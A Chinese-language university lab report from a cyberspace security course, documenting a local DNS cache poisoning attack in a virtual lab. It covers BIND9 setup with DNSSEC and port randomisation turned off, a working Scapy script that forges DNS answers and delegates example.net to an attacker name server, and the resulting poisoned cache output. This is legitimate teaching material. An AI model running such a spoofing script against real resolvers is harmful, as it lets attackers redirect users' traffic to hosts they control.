



北京理工大学
BEIJING INSTITUTE OF TECHNOLOGY

网络空间安全导论

第九章实验报告

本地 DNS 缓存中毒攻击

目录	1
----	---

目录

1 课程实验原理及要求	2
1.1 DNS的基本概念	2
1.2 DNS域层次结构	2
1.3 DNS请求过程	2
1.3.1 本地DNS文件	3
1.3.2 本地DNS服务器	3
1.4 DNS缓存	4
1.5 实验目的	4
2 实验环境配置	5
2.1 用户机配置	5
2.2 本地DNS服务器配置	5
2.3 攻击者机器配置	9
3 攻击过程	10
3.1 STEP1	10
3.2 STEP2	10
3.3 STEP3	10
3.4 STEP4	11
4 总结	11
5 参考文献	11


1 课程实验原理及要求

1.1 DNS的基本概念

DNS的主要任务是吧计算机名转换为IP地址

1.2 DNS域层次结构

DNS的域层次结构如下图：



域的根节点称为根域，用符号.表示，下一层域结构称为顶级域名（TLD）顶级域名有国家代码顶级域名（ccTLD），还有其他目的的顶级域名，如bank、coffee、jobs等所有顶级域名的官方列表被因特网编号分配机构（IANA）掌管，到2017年已有1547个顶级域名

每个顶级域名都被IANA委托给一个指定代理，称为注册处。

VeriSign是com和net域的指定代理，EDUCASE是edu域的指定代理

顶级域名的指定代理会通过注册商为公众提供注册服务，用户买了域名后，指定代理会负责把所购域名的相应信息填入注册数据库中

中国域名注册商有易名中国、万网、商务中国等

1.3 DNS请求过程

用户计算机应用试图与另一台计算机通信时，会先向本机DNS解析器查询，如果失败，再发请求给系统指定的本地DNS服务器，如果没有，该服务器会逐步从因特网其他DNS服务器查询IP地址。

1.3.1 本地DNS文件

在Linux中，DNS解析器依赖两个文件，分别是/etc/hosts和/etc/resolv.conf。


resolv.conf为DNS解析器提供信息，包含本地DNS服务器的IP地址等

NOTE:

如果一台计算机用DHCP（动态主机配置协议）得到IP地址，它同时也会从DHCP得到本地DNS服务器的IP地址，并且存储到resolv.conf文件中，这种情况下，resolv.conf文件会被自动修改，任何对该文件所做的手动更改都会被覆盖。

1.3.2 本地DNS服务器

计算机通常使用局域网内的DNS服务器，这是“本地”的名字来源，现在许多非本地的DNS服务器可以用作本地DNS服务器，如谷歌公共DNS等，本地的含义服务器不一定必须位于本地



dns查询过程：本地服务器为了找到`www.example.net`的ip地址，先是问root区域，root区域会告诉 .net服务器地址，再请求.net服务器，会告诉他example.net服务器的地址，最后才得到正确地址

使用Linux中的dig命令进行模拟本地DNS服务器的行为

```
kylin@kylin-virtual-machine:~$ dig www.baidu.com

; <<>> DiG 9.18.1-1ubuntu1.2-Ubuntu <<>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15970
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.baidu.com.                IN      A

;; ANSWER SECTION:
www.baidu.com.                5       IN      CNAME   www.a.shifen.com.
www.a.shifen.com.            5       IN      A       110.242.68.4
www.a.shifen.com.            5       IN      A       110.242.68.3

;; Query time: 8 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sun Nov 27 21:05:32 CST 2022
;; MSG SIZE rcvd: 101
```

1.4 DNS缓存

当本地DNS服务器从其他DNS服务器得到信息时，它会缓存这个信息，以便将来需要时不必浪费时间再次询问。

缓存中的每个信息都有一个存活时间。DNS应答分为4个部分：问题部分、回复部分、授权部分和附加部分。

- 1、问题部分包含请求的问题
- 2、回复部分包含对请求问题的答案
- 3、授权部分包含指向权威服务器的记录
- 4、附加部分包含和请求有关的记录

1.5 实验目的

了解DNS缓存中毒原理，实现DNS缓存中毒攻击

2 实验环境配置


用户机（Ubuntu 16.04，IP地址192.168.92.135）

DNS服务器（Ubuntu16.04，IP地址192.168.92.134）

攻击者（Kali）

2.1 用户机配置

通过命令`sudo gedit /etc/resolvconf/resolv.conf.d/head`在其中加入以下信息，其中，196.168.92.134是配置DNS服务器的虚拟机的ip地址，可以通过`ifconfig`命令查询



这个head文件中的内容会在resolv.conf被DHCP修改时自动加到resolv.conf的头部运行如下命令使改动生效

```
sudo resolvconf -u
```

2.2 本地DNS服务器配置

本地DNS服务器需要运行DNS服务器程序。常用的DNS服务器软件是BIND，最初是1980年美国加州伯克利大学设计出来的。

通过`sudo apt - get install bind9`命令安装BIND

```
root@ubuntu: /home/server
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

server@ubuntu:~$ sudo apt-get install bind9
[sudo] password for server:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  bind9-host bind9utils dnsutils libbind9-140 libdns162 libirs141 libisc160
  libisccc140 libiscfg140 liblwres141
Suggested packages:
  bind9-doc rblcheck
The following NEW packages will be installed:
  bind9 bind9utils libirs141
The following packages will be upgraded:
  bind9-host dnsutils libbind9-140 libdns162 libisc160 libisccc140
  libiscfg140 liblwres141
8 upgraded, 3 newly installed, 0 to remove and 180 not upgraded.
Need to get 1,920 kB of archives.
After this operation, 2,936 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 bind9-host amd64 1:9.10.3.dfsg.P4-8ubuntu1.19 [38.3 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 dnsutils amd64 1:9.10.3.dfsg.P4-8ubuntu1.19 [88.9 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libisc160 amd64 1:9.10.3.dfsg.P4-8ubuntu1.19 [215 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libdns162 amd64 1:9.10.3.dfsg.P4-8ubuntu1.19 [872 kB]
Get:5 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libisccc140 amd64 1:9.10.3.dfsg.P4-8ubuntu1.19 [16.3 kB]
Get:6 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libiscfg140 amd64 1:9.10.3.dfsg.P4-8ubuntu1.19 [40.5 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 liblwres141 amd64 1:9.10.3.dfsg.P4-8ubuntu1.19 [33.9 kB]
Get:8 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libbind9-140 amd64 1:9.10.3.dfsg.P4-8ubuntu1.19 [23.6 kB]
Get:9 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libirs141 amd64 1:9.10.3.dfsg.P4-8ubuntu1.19 [17.9 kB]
Get:10 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 bind9utils amd64 1:9.10.3.dfsg.P4-8ubuntu1.19 [200 kB]
Get:11 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 bind9 amd64 1:9.10.3.dfsg.P4-8ubuntu1.19 [200 kB]
```

通过`sudo gedit /etc/bind/named.conf.options`修改选项文件

```
Text Editor
named.conf.options (/etc/bind) - gedit
File Edit View Search Tools Documents Help
Open Save
options {
    dnssec-enable no;
    query-source port 33333;
    dump-file "/var/cache/bind/dump.db";
};
```

1、关闭DNSSEC，DNSSEC的作用是抵御对DNS服务器的欺骗攻击。为了展示没有这个机制时攻击是如何运作的，需要关闭这个选项

2、使用固定源端口号，出于安全考虑，当发送DNS请求时，BIND9在它的UDP数据包中使用随机源端口号。为了简化，使用固定端口号


3、设置缓存地址

通过`sudo rndc flush`命令清除缓存，通过`sudo service bind9 restart`命令重启DNS服务设备

接下来配置本地DNS服务器权威域名

有一个域名example.com，用本地DNS服务器作为这个域名的权威域名服务器

命令`sudo gedit /etc/bind/named.conf`，在文件中增加以下内容，第一个区域用来进行正向查找（从主机名到IP地址），第二个区域用来进行反向查找（从IP地址到主机名）




```
named.conf (/etc/bind) - gedit
File Edit View Search Tools Documents Help

// This is the primary configuration file for the BIND DNS server named.
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};
```

命令`sudo gedit /etc/bind/example.com.db`，配置正向查找区域文件



```
example.com.db (/etc/bind) - gedit
File Edit View Search Tools Documents Help


$TTL 3D
@IN SOA ns.example.com.admin.example.com.(
1
8H
2H
4W
1D)
@IN NS ns.example.com.
@IN MX 10 mail.example.com
www IN A 192.168.0.101
mail IN A 192.168.0.102
ns IN A 192.168.0.10
*.example.com IN A 192.168.0.100
```

这个文件的具体格式在RFC 1035中

@符号是特殊字符，代表named.conf文件内指定的来源，因此这里代表yudan.com

这个区域文件有7个资源记录（RR），包括一个SOA（授权开始）记录，一个NS（域名服务器）记录，一个MX（邮件交换）记录和4个A（IP地址）记录


命令`sudo gedit /etc/bind/192.168.0.db`，配置反向查找区域文件



2.3 攻击者机器配置

在伪造的回复中，把主机名www.example.net映射到IP地址1.2.3.4，并告诉本地DNS服务器 example.net的域名服务器是攻击者的计算机(ns.attacker32.com)，这样一来，所有对该域的查询都会发往 ns.attacker32.com

攻击者写下如下脚本，我保存在了桌面上



```
1 from scapy.all import *
2
3 def spoof_dns(pkt):
4     if(DNS in pkt and b'www.example.net' in pkt[DNS].qd.qname):
5         IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
6         UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
7
8         Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
9                        rdata='1.2.3.4', ttl=259200)
10        NSsec = DNSRR(rrname="example.net", type='NS',
11                     rdata='ns.attacker32.com', ttl=259200)
12        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
13                     aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
14                     an=Anssec, ns=NSsec)
15        spoofpkt = IPpkt/UDPpkt/DNSpkt
16        send(spoofpkt)
17
18 pkt=sniff(filter='udp and (src host 192.168.92.134 and dst port 53)',
19           prn=spoof_dns)
```

3 攻击过程

3.1 STEP1


DNS服务器清空缓存

```
sudo rndc flush
```

3.2 STEP2

攻击者运行脚本

```
sudo python dnf_spoof.py
```



```
(kylin@kylin)-[~/桌面]
$ sudo python dnf_spoof.py
[sudo] kylin 的密码:
^C

(kylin@kylin)-[~/桌面]
$ su root
密码:
(kylin@kylin)-[~/桌面]
# python dnf_spoof.py
```

3.3 STEP3

用户dig域名

```
dig www.example.net
```



```
root@ubuntu:/home/user# dig www.example.net

;; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43570
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.                IN      A
;; ANSWER SECTION:
www.example.net.                259200  IN      A      1.2.3.3
;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      ns.attacker32.com.

;; Query time: 5 msec
;; SERVER: 192.168.92.134#53(192.168.92.134)
;; WHEN: Sun Nov 27 18:45:22 PST 2022
;; MSG SIZE rcvd: 91
```

3.4 STEP4

检测DNS服务器中的缓存是否被污染

```
sudo rndc dumpdb -cache  
cat /var/cache/bind/dump.db |grep example
```



```
root@ubuntu:/home/server# sudo rndc dumpdb -cache  
root@ubuntu:/home/server# cat /var/cache/bind/dump.db |grep example  
example.net.      259071  NS      ns.attacker32.com.  
www.example.net.  259071  A       1.2.3.4  
root@ubuntu:/home/server# sudo rndc flush
```

发现确实被污染，实验成功

4 总结

通过本次实验，我了解并实现了一个简单的DNS缓存中毒攻击，除了DNS缓存中毒攻击，还有很多针对DNS的攻击方式，除了了解到攻击方式，我也了解到了许多保护措施，收获颇丰

5 参考文献

- [1]徐恪，李琦等，《网络空间安全原理与实践》，清华大学出版社
- [2]<http://note.blueegg.net.cn/seed-labs/dns/conf-env/>
- [3]部分算法原理内容来源于CSDN、知乎、百度百科等平台。